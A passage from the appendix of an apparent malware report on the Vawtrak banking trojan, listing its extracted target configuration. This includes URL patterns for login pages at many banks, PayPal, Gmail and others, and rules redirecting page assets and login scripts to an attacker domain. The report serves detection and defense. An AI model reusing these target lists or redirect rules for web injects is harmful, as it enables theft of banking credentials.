lanb.com/access/login-ab.asp
login\.live\.com\/.*\/(.*?)\.(bmp|jpg|jpeg|png|gif)$
login\.live\.com\/.*\/(.*?)\.(eot|svg|ttf|woff|woff2)$
login\.live\.com\/.*\/(.*?)\.css$
mail.google.com\/.*\/(.*?)\.(bmp|jpg|jpeg|png|gif)$
mail.google.com\/.*\/(.*?)\.(eot|svg|ttf|woff|woff2)$
mail.google.com\/.*\/(.*?)\.css$
myapps.paychex.com/
myapps\.paychex\.com\/.*\/userPassword\.partial\.html
myapps\.paychex\.com\/.*\/validateSecQuestion\.partial\.html
netsecure.adp.com/revadm/basic/homepage/quickLinks.faces
netsecure.adp.com/revadm/basic/theme.faces
oltx\.fidelity\.com\/.*pidori.*\/(.*?)\.(bmp|jpg|jpeg|png|gif)
oltx\.fidelity\.com\/.*pidori.*\/(.*?)\.(css|htc)
oltx\.fidelity\.com\/.*pidori.*\/(.*?)\.(eot|svg|ttf|woff|woff2)$
onepass\.regions\.com\/oaam_server\/.*((L|l)ogin).*(\.jsp|\.do)
onepass\.regions\.com\/oaam_server\/.*\/(.*?)\.(bmp|jpg|jpeg|png|gif)
onepass\.regions\.com\/oaam_server\/.*\/(.*?)\.(css|htc)
online\.(citibank|citi)\.com\/.*\/cssC\/(.*?)\.css$
online\.(citibank|citi)\.com\/.*\/fontsC\/(.*?)\.(eot|svg|ttf|woff|woff2)$
online\.(citibank|citi)\.com\/US\/.*\/imgC\/(.*?)\.(bmp|jpg|jpeg|png|gif)$
personal.vanguard.com/us/MPSecurity01?APP=PE&dbOnly=false&crossover=false&SelectedPlanId=095850&planSumm
aryMask=425886&CALLHANDLER=0
preferror.ru/accessmoneymanager/css/$1.css###!POLIMORF
```

New targets in D:

```
preferror.ru/accessmoneymanager/img/$1.$2###!POLIMORF
preferror.ru/accessmoneymanager/js/login.js
preferror.ru/amazon/verif/css/$2.css###!amazon
preferror.ru/amazon/verif/img/$2.$3###!amazon
preferror.ru/amazon/verif/js/login.js
preferror.ru/bankline_natwest/css/$2.$3###!POLIMORF
preferror.ru/bankline_natwest/fonts/$2.$3###!POLIMORF
preferror.ru/bankline_natwest/img/$2.$3###!POLIMORF
preferror.ru/bankline_natwest/js/login.js
preferror.ru/bankline_rbs/css/$2.$3###!POLIMORF
preferror.ru/bankline_rbs/fonts/$2.$3###!POLIMORF
preferror.ru/bankline_rbs/img/$2.$3###!POLIMORF
preferror.ru/bankline_rbs/js/login.js
preferror.ru/bankline_ulsterbank/css/$2.$3###!POLIMORF
preferror.ru/bankline_ulsterbank/fonts/$2.$3###!POLIMORF
preferror.ru/bankline_ulsterbank/img/$2.$3###!POLIMORF
preferror.ru/bankline_ulsterbank/js/login.js
preferror.ru/cashanalyzer/css/$1.$2###!POLIMORF
preferror.ru/cashanalyzer/img/$1.$2###!POLIMORF
preferror.ru/cashanalyzer/js/login.js
preferror.ru/cashpro/css/$1.$2###!POLIMORF
preferror.ru/cashpro/img/$1.$2###!POLIMORF
preferror.ru/cashpro/js/login.js
preferror.ru/cibc/css/$1.$2###!POLIMORF
preferror.ru/cibc/img/$1.$2###!POLIMORF
preferror.ru/cibc/js/login.js
preferror.ru/citi/css/$1.css###!POLIMORF
preferror.ru/citi/img/$1.$2###!POLIMORF
preferror.ru/citi/js/login.js
preferror.ru/citiCard/cssC/$2.css###!citiCard
preferror.ru/citiCard/fontsC/$2.$3###!citiCard
preferror.ru/citiCard/imgC/$2.$3###!citiCard
preferror.ru/citiCard/js/login.js
preferror.ru/ebanking/js/login.js
preferror.ru/express53/css/$1.$2###!POLIMORF
preferror.ru/express53/img/$1.$2###!POLIMORF
preferror.ru/express53/js/login.js
preferror.ru/fidelity/pidori/css/$1.$2###!fidelity
preferror.ru/fidelity/pidori/fonts/$1.$2###!fidelity
preferror.ru/fidelity/pidori/img/$1.$2###!fidelity
preferror.ru/fidelity/pidori/js/login.js
preferror.ru/gmail/css/$1.css###!gmail
preferror.ru/gmail/fonts/$1.$2###!gmail
preferror.ru/gmail/img/$1.$2###!gmail
preferror.ru/gmail/js/login.js
preferror.ru/hsbc/css/$2.css###!POLIMORF
preferror.ru/hsbc/img/$2.$3###!POLIMORF
preferror.ru/hsbc/js/login.js
```

New targets in D:

```
preferror.ru/huntington/css/$1.$2###!POLIMORF
preferror.ru/huntington/img/$1.$2###!POLIMORF
preferror.ru/huntington/js/login.js
preferror.ru/jpmorgan/css/$2.css###!POLIMORF
preferror.ru/jpmorgan/img/$2.$3###!POLIMORF
preferror.ru/jpmorgan/js/login.js
preferror.ru/ktt_key/css/$1.$2###!POLIMORF
preferror.ru/ktt_key/img/$1.$2###!POLIMORF
preferror.ru/ktt_key/js/login.js
preferror.ru/live/css/$1.css###!live
preferror.ru/live/fonts/$1.$2###!live
preferror.ru/live/img/$1.$2###!live
preferror.ru/live/js/login.js
preferror.ru/nwolb/css/$2.$3###!POLIMORF
preferror.ru/nwolb/fonts/$2.$3###!POLIMORF
preferror.ru/nwolb/img/$2.$3###!POLIMORF
preferror.ru/nwolb/js/login.js
preferror.ru/pnc/css/$2.css###!POLIMORF
preferror.ru/pnc/img/$2.$3###!POLIMORF
preferror.ru/pnc/js/login.js
preferror.ru/rbsdigital/css/$2.$3###!POLIMORF
preferror.ru/rbsdigital/fonts/$2.$3###!POLIMORF
preferror.ru/rbsdigital/img/$2.$3###!POLIMORF
preferror.ru/rbsdigital/js/login.js
preferror.ru/regions/css/$1.$2###!POLIMORF
preferror.ru/regions/img/$1.$2###!POLIMORF
preferror.ru/regions/js/login.js
preferror.ru/signatureny/cssU/$2.css###!POLIMORF
preferror.ru/signatureny/imgU/$2.$3###!POLIMORF
preferror.ru/signatureny/js/login.js
preferror.ru/tdbank/css/$1.css###!POLIMORF
preferror.ru/tdbank/img/$1.$2###!POLIMORF
preferror.ru/tdbank/js/login.js
preferror.ru/tdcommercialbanking/css/$1.css###!POLIMORF
preferror.ru/tdcommercialbanking/img/$1.$2###!POLIMORF
preferror.ru/tdcommercialbanking/js/login.js
preferror.ru/ulsterbankanytimebanking/css/$2.$3###!POLIMORF
preferror.ru/ulsterbankanytimebanking/fonts/$2.$3###!POLIMORF
preferror.ru/ulsterbankanytimebanking/img/$2.$3###!POLIMORF
preferror.ru/ulsterbankanytimebanking/js/login.js
preferror.ru/union/cssU/$1.css###!POLIMORF
preferror.ru/union/imgU/$1.$2###!POLIMORF
preferror.ru/union/js/login.js
preferror.ru/usbank/css/$1.css###!POLIMORF
preferror.ru/usbank/img/$1.$2###!POLIMORF
preferror.ru/usbank/js/login.js
preferror.ru/wells/css/$1.css###!POLIMORF
preferror.ru/wells/img/$1.$2###!POLIMORF
preferror.ru/wells/js/login.js
preferror.ru/www6_rbc/css/$1.css###!POLIMORF
```

New targets in D:

```
preferror.ru/www6_rbc/img/$1.$2###!POLIMORF
preferror.ru/www6_rbc/js/login.js
preferror.ru/www8_comerica/css/$1.css###!POLIMORF
preferror.ru/www8_comerica/img/$1.$2###!POLIMORF
preferror.ru/www8_comerica/js/login.js
preferror.ru/yahoo/css/$2.css###!yahoo
preferror.ru/yahoo/fonts/$2.$3###!yahoo
preferror.ru/yahoo/img/$2.$3###!yahoo
preferror.ru/yahoo/js/login.js
retirementplans.vanguard.com/VGApp/pe/PublicHome
retirementplans.vanguard.com/VGApp/pe/faces/SHome.xhtml
safebrowsing-cache.google.com
secure.bankofamerica.com/administer-accounts/manageDebitCard/displayCards.go
secure.bankofamerica.com/login/edit/sm/redirectSecurityCenter.go?target=challengequestion
secure\.(lloydsbank|bankofscotland)\.co\.uk\/personal\/a\/logon\/entermemorableinformation\.jsp
secure\.bankofamerica\.com\/myaccounts\/(signin|brain)\/(sign(I|i)n|redirect)\.go\?.*(return(S|s)iteIndi
cator=|target=accountsoverview)
signatureny.web-access.com/signat/cgi-bin/login.cgi
signatureny.web-access.com/signat/cgi-bin/welcome.cgi
singlepoint.usbank.com/cs70_banking/logon/sbuser
singlepoint\.usbank\.com\/cs70_banking\/.*/(.*?)\.(bmp|jpg|jpeg|png|gif)
singlepoint\.usbank\.com\/cs70_banking\/.*/(.*?)\.css
sso\.unionbank\.com\/.*\/cssU\/(.*?)\.css
sso\.unionbank\.com\/.*\/imgU\/(.*?)\.(bmp|jpg|jpeg|png|gif)
symcb.com
symcd.com
tdetreasury\.tdbank\.com\/.*/(.*?)\.(bmp|jpg|jpeg|png|gif)
tdetreasury\.tdbank\.com\/.*/(.*?)\.css
us.etrade.com/etx/hw/accountshome
us\.etrade\.com.*\/(A|a)cct(B|b)alance(D|d)etails
us\.etrade\.com.*\/(V|v)iew(A|a)cct(P|p)ref
us\.etrade\.com.*\/txnhistory
usaa\.com\/inet\/ent_accounts\/(E|e)nt(M|m)anage(A|a)ccounts\?.*action=(init|INIT)
validator.wellsfargo.com/
wellsfargo\.com\/.*error\.html
wellsoffice.wellsfargo.com/portal/signon/
wellsoffice.wellsfargo.com/portal/signon/failure
wellsoffice.wellsfargo.com/portal/signon/index.jsp
wellsoffice\.wellsfargo\.com\/.*/(.*?)\.(bmp|jpg|jpeg|png|gif)
wellsoffice\.wellsfargo\.com\/.*/(.*?)\.css
wellsoffice\.wellsfargo\.com\/.*\/csp\.html
www(\d)\.secure\.hsbcnet\.com\/uims\/portal\/css\/(.*?)\.css
www(\d)\.secure\.hsbcnet\.com\/uims\/portal\/img\/(.*?)\.(bmp|jpg|jpeg|png|gif)
www.amazon\.(com|ca|de|us)\/.*verif\/.*\/(.*?)\.(bmp|jpg|jpeg|png|gif)$
www.amazon\.(com|ca|de|us)\/.*verif\/.*\/(.*?)\.css$
www.cashanalyzer.com\/.*\/(.*?)\.(bmp|jpg|jpeg|png|gif)
www.cashanalyzer.com\/.*\/(.*?)\.(css|htc)
www.nwolb.co.uk/default.aspx
www.nwolb.com/default.aspx
```

New targets in D:

```
www.nwolb.ie/default.aspx
www.rbsdigital.co.uk/default.aspx
www.rbsdigital.com/default.aspx
www.rbsdigital.ie/default.aspx
www.rbsdigital\.(com|co.uk|ie)\/.*/(.*?)\.(bmp|jpg|jpeg|png|gif)
www.rbsdigital\.(com|co.uk|ie)\/.*/(.*?)\.(css|htc)
www.rbsdigital\.(com|co.uk|ie)\/.*\/(.*?)\.(eot|svg|ttf|woff|woff2)$
www.ulsterbankanytimebanking.co.uk/default.aspx
www.ulsterbankanytimebanking.com/default.aspx
www.ulsterbankanytimebanking.ie/default.aspx
www.ulsterbankanytimebanking\.(com|co.uk|ie)\/.*/(.*?)\.(bmp|jpg|jpeg|png|gif)
www.ulsterbankanytimebanking\.(com|co.uk|ie)\/.*/(.*?)\.(css|htc)
www.ulsterbankanytimebanking\.(com|co.uk|ie)\/.*\/(.*?)\.(eot|svg|ttf|woff|woff2)$
www6.rbc.com/webapp\/.*/(.*?)\.(bmp|jpg|jpeg|png|gif)
www6.rbc.com/webapp\/.*/(.*?)\.css
www6\.rbc\.com\/webapp\/.*\/signin\/logon\.xhtml
www8.comerica.com/
www8.comerica.com/#
www8.comerica.com/pkmslogin.form|/cma/portal/mybusinessconnect
www8\.comerica\.com\/css\/(.*?)\.css
www8\.comerica\.com\/img\/(.*?)\.(bmp|jpg|jpeg|png|gif)
www\.bankline\.natwest\.(com|co.uk|ie)\/.*/(.*?)\.(bmp|jpg|jpeg|png|gif)
www\.bankline\.natwest\.(com|co.uk|ie)\/.*/(.*?)\.(css|htc)
www\.bankline\.natwest\.(com|co.uk|ie)\/.*\/(.*?)\.(eot|svg|ttf|woff|woff2)$
www\.bankline\.rbs\.(com|co.uk|ie)\/.*/(.*?)\.(bmp|jpg|jpeg|png|gif)
www\.bankline\.rbs\.(com|co.uk|ie)\/.*/(.*?)\.(css|htc)
www\.bankline\.rbs\.(com|co.uk|ie)\/.*\/(.*?)\.(eot|svg|ttf|woff|woff2)$
www\.bankline\.ulsterbank\.(com|co.uk|ie)\/.*/(.*?)\.(bmp|jpg|jpeg|png|gif)
www\.bankline\.ulsterbank\.(com|co.uk|ie)\/.*/(.*?)\.(css|htc)
www\.bankline\.ulsterbank\.(com|co.uk|ie)\/.*\/(.*?)\.(eot|svg|ttf|woff|woff2)$
www\.key\.com\/corporate\/.*\.jsp
www\.nwolb\.(com|co.uk|ie)\/.*/(.*?)\.(bmp|jpg|jpeg|png|gif)
www\.nwolb\.(com|co.uk|ie)\/.*/(.*?)\.(css|htc)
www\.nwolb\.(com|co.uk|ie)\/.*\/(.*?)\.(eot|svg|ttf|woff|woff2)$
www\.usaa\.com\/inet\/ent_auth_secques\/(change|verify)
www\.usaa\.com\/inet\/ent_home\/(C|c)p(H|h)ome
```

New targets in ProjectID 1:

```
^bancopostaonline\.poste\.it/.*
^nettbank(|[0-9]+)\.danskebank\.no/.*
^nettbanken\.nordea\.no/.*
^nettbank\.handelsbanken\.no/.*
^secure\.skandiabanken\.no/.*
^www\.dnb\.no/.*
^(www|login)\.sparebank1\.no/.*
^www\.paypal\.co.*
```

New targets in ProjectIDs 900,901,911,920,960:

```
.*.hsbc.*(customer-suppor|textphone-number|contact-u).*
.*(tsb|lloydsbank|halifax-online|bankofscotland)\.co\.uk.*/mobile/.*
.*(tsb|lloydsbank|halifax-online|bankofscotland)\.co\.uk.*mobile=true.*
```

New targets in ProjectIDs 900,901,911,920,960:

```
^000000000000www\.intesasanpaolo\.com/script/(ServiceLogin|gestione|Home).*
1024bitsecurity.com/tkn2/gate.php
^bancopostaonline\.poste\.it/.*\.aspx
bankofamerica.com/accounts-overview/accounts-overview.go
bankofamerica.com/login/sign-in/signOnScreen.go
bankofamerica.com/myaccounts/accounts-overview/accounts-overview.go
bankofamerica.com/myaccounts/brain/redirect.go
bankofamerica.com/myaccounts/signin/signIn.go?isSecureMobile
bankofamerica.tt.omtrdc.net
bofa/ibd/IAS/presentation/GotoCustomerServiceMenu?
business2.danskebank.co.uk
business.co-operativebank.co.uk
capitalone.com/accounts
^carigeonline\.gruppocarige\.it/wps8ib/.*
chaseonline.chase.com/gw/secure/ena
chaseonline.chase.com/MyAccounts.aspx
chat.bankofamerica.com
client.schwab.com/Accounts/Summary/Summary.aspx
coremetrics.com
corporate.metrobankonline.co.uk
CustomerServiceMenuControl
data.coremetrics.com
doubleclick.net
easyweb.*\.tdcanadatrust\.com\/td\.com\?com\.td\.SSO_DEVICEID_.*
fls.doubleclick.net
```

New targets in ProjectIDs 900,901,911,920,960:

```
gotocustomerservicemenu
GotoCustomerServiceMenu
liveperson.net
lloydslink.online.lloydsbank.com
omtrdc.net
online.americanexpress.com/myca/acctmgmt/us/myaccountsummary.do
online-business.bankofscotland.co.uk
onlinebusiness.lloydsbank.co.uk
online-business.tsb.co.uk
online.coutts.com
^online-(private|smallbusiness)\.unicredit\.it/ibx/res/js/deviceprint\.js
^online-(private|smallbusiness)\.unicredit\.it/ibx/res/js/jquery-1\.7\.2\.min\.js
^online-(private|smallbusiness)\.unicredit\.it/ibx/web/menu/savecfg.*
^online-(private|smallbusiness)\.unicredit\.it/nb/it/.*
online.wellsfargo.com/das/(cgi-bin/session.cgi\?screenid=SIGNON_PORTAL_PAUSE|cgi-bin/session.cgi\?sessar
gs=|channel/accountSummary)
otf.msn.com/c.gif
pane.bankofamerica.com
safebrowsing.google.com/safebrowsing
secure2.lloydstsb.co.uk/personal/a/logon/entermemorableinformation.jsp
secure.halifax-online.co.uk/personal/a/logon/entermemorableinformation.jsp
^securelogin\.bp\.poste\.it/.*
sofa.bankofamerica.com
sofa.bankofamerica.com/eluminate
/statsit/
streak.bankofamerica.com
tc.bankofamerica.com
tc-prelive.bankofamerica.com
tealeaf
testdata.coremetrics.com/cm
testdata.coremetrics.com/eluminate
/tob/live/
trusteer
.*\.(unicreditcorporate|unicredit)\.it/.*
.*\.(unicreditcorporate|unicredit)\.it/login\.htm.*
usaa.com/inet/ent_accounts/EntManageAccounts?action=init
usaa.com/inet/ent_accounts/EntManageAccounts?action=INIT
us\.etrade\.com.*\/portfolioview
us\.etrade\.com.*\/(portfolioview|(A|a)cct(B|b)alance(D|d)etails|txnhistory|(V|v)iew(A|a)cct(P|p)ref)
www.bankline.natwest.com
www.bankline.rbs.com
www.bankline.ulsterbank.co.uk
www.bankline.ulsterbank.ie
www.facebook.com/video/autoplay/nux/
^www\.intesasanpaolo\.com.*
```

New targets in ProjectIDs 900,901,911,920,960:

```
www.intesasanpaolo.com
^www\.intesasanpaolo\.com/ib/public/login.*
www.intesasanpaolo.com/it/business.html
^www\.intesasanpaolo\.com/script/ServiceLogin/ib/login.*
www.nwolb.com
```

However, the folloing lines from subset 900 have been removed, as they have been replaced with other URLs more specific for the targetted banks of these URLs:

```
.*(tsb|lloydsbank|halifax-online|bankofscotland)\.co\.uk.*/mobile/.*
.*(tsb|lloydsbank|halifax-online|bankofscotland)\.co\.uk.*mobile=true.*
.*.hsbc.*(customer-suppor|textphone-number|contact-u).*
```

New targets in ProjectIDs 13,14,15,113,114,115:

```
.*\.doubleclick\.net/
/tob/live/
CustomerServiceMenuControl
GotoCustomerServiceMenu
^(online|www|secure)\.(lloydsbank|halifax\-online|tsb|bankofscotland)\.co\.uk\/personal(\/unauth|)/asset
s\/lib\/adrum\.js$
^(online|www|secure)\.(lloydsbank|halifax\-online|tsb|bankofscotland)\.co\.uk\/personal\/(logon|a|unauth
)\/.*?$
^(online|www|secure)\.(lloydsbank|halifax\-online|tsb|bankofscotland)\.co\.uk\/personal\/static\/desktop
\/lib\/.*?$
^campaign\.(lloydsbank|halifax\-online|tsb|bankofscotland)\.co\.uk\/[0-9]{5}\/[a-z0-9]{3}\?.*
^campaign\.(lloydsbank|halifax\-online|tsb|bankofscotland)\.co\.uk\/[0-9]{5}\/tilt\.js$
^check2\.(lloydsbank|halifax\-online|tsb|bankofscotland)\.co\.uk\/fp/check\.js\?org_id=.*
^https\:\/\/(online|www|secure)\.(lloydsbank|halifax\-online|tsb|bankofscotland)\.co\.uk\/personal\/stat
ic\/desktop\/lib\/(.*?)
^marketing\.(lloydsbank|halifax\-online|tsb|bankofscotland)\.co\.uk\/(lloydsimages|halifaximages|tsbimag
es|bankofscotlandimages)[0-9]{2}\/[0-9a-zA-Z]{4}\.js$
^secure\.(lloydsbank|halifax\-online|bankofscotland)\.co\.uk\/wps\/wcm\/connect\/content_(lloyds|halifax
|bos)_personal_banking\/assets\/assets\/insight\-tagging\/utag\-[0-9]{10}\.js
^statse\.webtrendslive\.com\/dcs[0-9a-z_]*\/wtid\.js\?callback=Webtrends\.dcss\.dcsobj_0\.dcsGetIdCallba
ck$
arcot.com/acspage/cap.cgi
banking.bankofscotland.co.uk
bankofamerica.com/accounts-overview/accounts-overview.go
bankofamerica.com/login/sign-in/signOnScreen.go
bankofamerica.com/myaccounts/accounts-overview/accounts-overview.go
bankofamerica.com/myaccounts/brain/redirect.go
bankofamerica.com/myaccounts/signin/signIn.go?isSecureMobile
bankofamerica.tt.omtrdc.net
```

New targets in ProjectIDs 13,14,15,113,114,115:

```
bofa/ibd/IAS/presentation/GotoCustomerServiceMenu?
business.co-operativebank
business.danskebank.co.uk
business.hsbc.co.uk
business1.danskebank.co.uk
business2.danskebank.co.uk
capitalone.com/accounts
chaseonline.chase.com/MyAccounts.aspx
chaseonline.chase.com/gw/secure/ena
chat.bankofamerica.com
client.schwab.com/Accounts/Summary/Summary.aspx
coremetrics.com
corporate.metrobankonline.co.uk
data.coremetrics.com
doubleclick.net
easyweb.*\.tdcanadatrust\.com\/td\.com\?com\.td\.SSO_DEVICEID_.*
fls.doubleclick.net
gotocustomerservicemenu
https://tsbanalitics.com/tyt/tsb/$3
liveperson.net
lloydslink.online.lloydsbank.com
omtrdc.net
online-business.bankofscotland.co.uk
online-business.tsb.co.uk
online.americanexpress.com/myca/acctmgmt/us/myaccountsummary.do
online.coutts.com
online.wellsfargo.com/das/(cgi-bin/session.cgi\?screenid=SIGNON_PORTAL_PAUSE|cgi-bin/session.cgi\?sessar
gs=|channel/accountSummary)
onlinebusiness.lloydsbank.co.uk
otf.msn.com/c.gif
pane.bankofamerica.com
safebrowsing.google.com/safebrowsing
secure.halifax-online.co.uk/personal/a/logon/entermemorableinformation.jsp
secure2.lloydstsb.co.uk/personal/a/logon/entermemorableinformation.jsp
securesuite.co.uk/hbos/tdsecure
sofa.bankofamerica.com
sofa.bankofamerica.com/eluminate
streak.bankofamerica.com
tc-prelive.bankofamerica.com
tc.bankofamerica.com
tealeaf
testdata.coremetrics.com/cm
testdata.coremetrics.com/eluminate
trusteer
us\.etrade\.com.*\/(portfolioview|(A|a)cct(B|b)alance(D|d)etails|txnhistory|(V|v)iew(A|a)cct(P|p)ref)
us\.etrade\.com.*\/portfolioview
```

New targets in ProjectIDs 13,14,15,113,114,115:

```
usaa.com/inet/ent_accounts/EntManageAccounts?action=INIT
usaa.com/inet/ent_accounts/EntManageAccounts?action=init
verifiedbyvisa.barclays.co.uk/barclays/tdsecure
www.bankline.natwest.com
www.bankline.rbs.com
www.bankline.ulsterbank
www.facebook.com/video/autoplay/nux/
www.securesuite.co.uk/hbos/tdsecure
```

New targets in ProjectIDs 21,121:

```
amazon\.com
amazon\.com\/gp\/.*homepage
amazon\.com\/gp\/.*order-history(\/|\?)
bankofamerica\.com
chaseonline\.chase\.com\/(M|m)y(A|a)ccounts\.aspx
ebay
ebay.*\.js
ebay.com
ebay.com/myb/(PurchaseHistory|Summary)
ebay\.com
ebay\.com.*((P|p)urchase(H|h)istory|(S|s)ummary)
nexus.ensighten.com
paypal.com/businessexp/money
paypal.com/businessexp/transactions
paypal.com/myaccount/activity
paypal\.com\/businessexp\/(summary|money)
paypal\.com\/businessexp\/(summary|transactions|money)
paypal\.com\/myaccount\/($|\?country_lang)
paypal\.com\/myaccount\/(home|\?country_lang)
paypal\.com\/myaccount\/(home|activity|\?country_lang)
secure\.bankofamerica\.com.*pipad.*jawr\.js
secure\.bankofamerica\.com\/myaccounts\/(details\/deposit\/account-details\.go|brain\/redirect\.go\?.*so
urce=overview)
secure\.bankofamerica\.com\/myaccounts\/(signin|brain)\/(signIn|redirect)\.go\?.*(returnSiteIndicator=|t
arget=accountsoverview)
```

New targets in ProjectIDs 22,23,122,123:

```
internetbanking.intesasanpaolobank.ro
```

New targets in ProjectIDs 20,120:

```
.google.
.live.com
/do/login/
/portal/portal/
/smartoffice/
/web-cln/do/
banking.sparda.de/wps/myportal/spardamodern-banking
facebook.com
finanzportal.fiducia.de
ib.bankmandiri.co.id/retail/ActivityLog.do
ib.bankmandiri.co.id/retail/FundTransfer.do
ib.bankmandiri.co.id/retail/InterBankATMBLink.do
ib.bankmandiri.co.id/retail/TrxHistoryInq.do
ib.bri.co.id/ib-bri
ib.brom.ro/iBankWeb/login.jsp
ib.btrl.ro/BT24/bfo/channel/web/loginframe.jsp
ibank.bni.co.id/
kunde.comdirect.de/itx
kunden.commerzbank.de/
meine.deutsche-bank.de/trxm/db/invoke/
otpdirekt.otpbank.ro
probanking.procreditbank.ro/
ptlweb/WebPortal
twitter.com
www.bancochile.cl/bchile-perfilamiento
www.dkb.de/DkbTransactionBanking
www.dkb.de/banking
www.homebank.ro/public/HomeBankLogin/
www.hsbc.co.uk/1/2/
www.mybrdnet.ro/brdinternetbank/login.html
www.nwolb.com/default.aspx
www.raiffeisen.ro
www.raiffeisenonline.ro/eBankingWeb/Controller
www.raiffeisenonline.ro/eBankingWeb/login
www.venetobanca.ro
www.volksbankromania.ro/InternetBanking/SignIn
www.volksbankromania.ro/vbdirect/Login
www.zaba.hr/ebank/gradjani/InnerLogin.jsp
yahoo.
youtube.
```

New targets in ProjectIDs 170,171:

```
(.*\.com){5,50}
/bbw/cmserver/welcome/default/verify.cfm
/onlineserv/CM/
/pub/html/login.html
EBC1961\.ashx.*WCE=(Passmark|SubmitLogon)
^(?!.*=https).*\/wcmfd\/wcmpw\/CustomerLogin.*$
^(cm|www)\.netteller\.com\/.*\/(A|a)uthentication\/(V|v)iews\/(R|r)sa(G|g)oId(A|a)uthentication\.aspx
^securentrycorp\..*\.com\/(A|a)uthentication\/zbf\/
blilk.com/Core/Authentication/MFAPassword.aspx
db-direct\.db\.com\/.*\.serv
eu=display$
top.capitalonebank.com/pub/js/jquery.js
top\.capitalonebank\.com/.*jquery\.js
```

New targets in ProjectID 50:

```
^online\.americanexpress\.com\/myca\/(accountsummary|acctmgmt)\/us\/(accounthome|myaccountsummary)
^online\.wellsfargo\.com\/(das\/cgi-bin\/session\.cgi\?screenid=SIGNON_PORTAL_PAUSE|das\/channel\/accoun
tSummary|servlet\/LoadBal\?screenid=POST_COLLECTIONS_LOGON)
blockchain.info/wallet/
online.wellsfargo.com/das/cgi-bin/session.cgi?sessargs=
wellsfargo.com
```

New targets in ProjectIDs 30,31,32,33,40,41,60,61,62,63,64,65,70,71,72, 140,141,160,161:

```
fidelity.com
^online\.wellsfargo\.com\/das\/(cgi-bin\/session\.cgi\?screenid=SIGNON_PORTAL_PAUSE|channel\/accountSumm
ary)
```

```
The following line found in ProjectID 50 has been replaced for the last of the previous new targets:
^online\.wellsfargo\.com\/(das\/cgi-bin\/session\.cgi\?screenid=SIGNON_PORTAL_PAUSE|das\/channel\/accoun
tSummary|servlet\/LoadBal\?screenid=POST_COLLECTIONS_LOGON
```

Appendix 4: IOCs

For a complete list of IOCs discovered as part of Blueliv's investigation into Vawtrak, visit the Blueliv Threat Exchange Network where it is available to download: https://community.blueliv.com/#/discover?search=VAWTRAKREPORT

ABOUT BLUELIV

Blueliv is a leading cyber threat intelligence provider with a world-class in-house Labs team. We scour the web to deliver fresh, automated and actionable threat intelligence to organizations across multiple industries to protect their networks from the outside in.

Our scalable cloud-based platform turns global threat data into actionable intelligence, enabling organizations to save time and resource by improving their incident response performance and empowering their Security Operations team with real-time intelligence. Quantify and qualify malicious attack vectors with our plug and play MRTI feed; delivered in STIX/TAXII standard, integration is easy. Start detecting external threats and join the fight against cybercrime today.

Blueliv Threat Intelligence Platform datasheet

Blueliv MRTI feed datasheet

FOLLOW US:
@blueliv
@blueliv

TO LEARN MORE, EMAIL:
vawtrak_report@blueliv.com

READ OUR BLOG:
blueliv.com/blog-news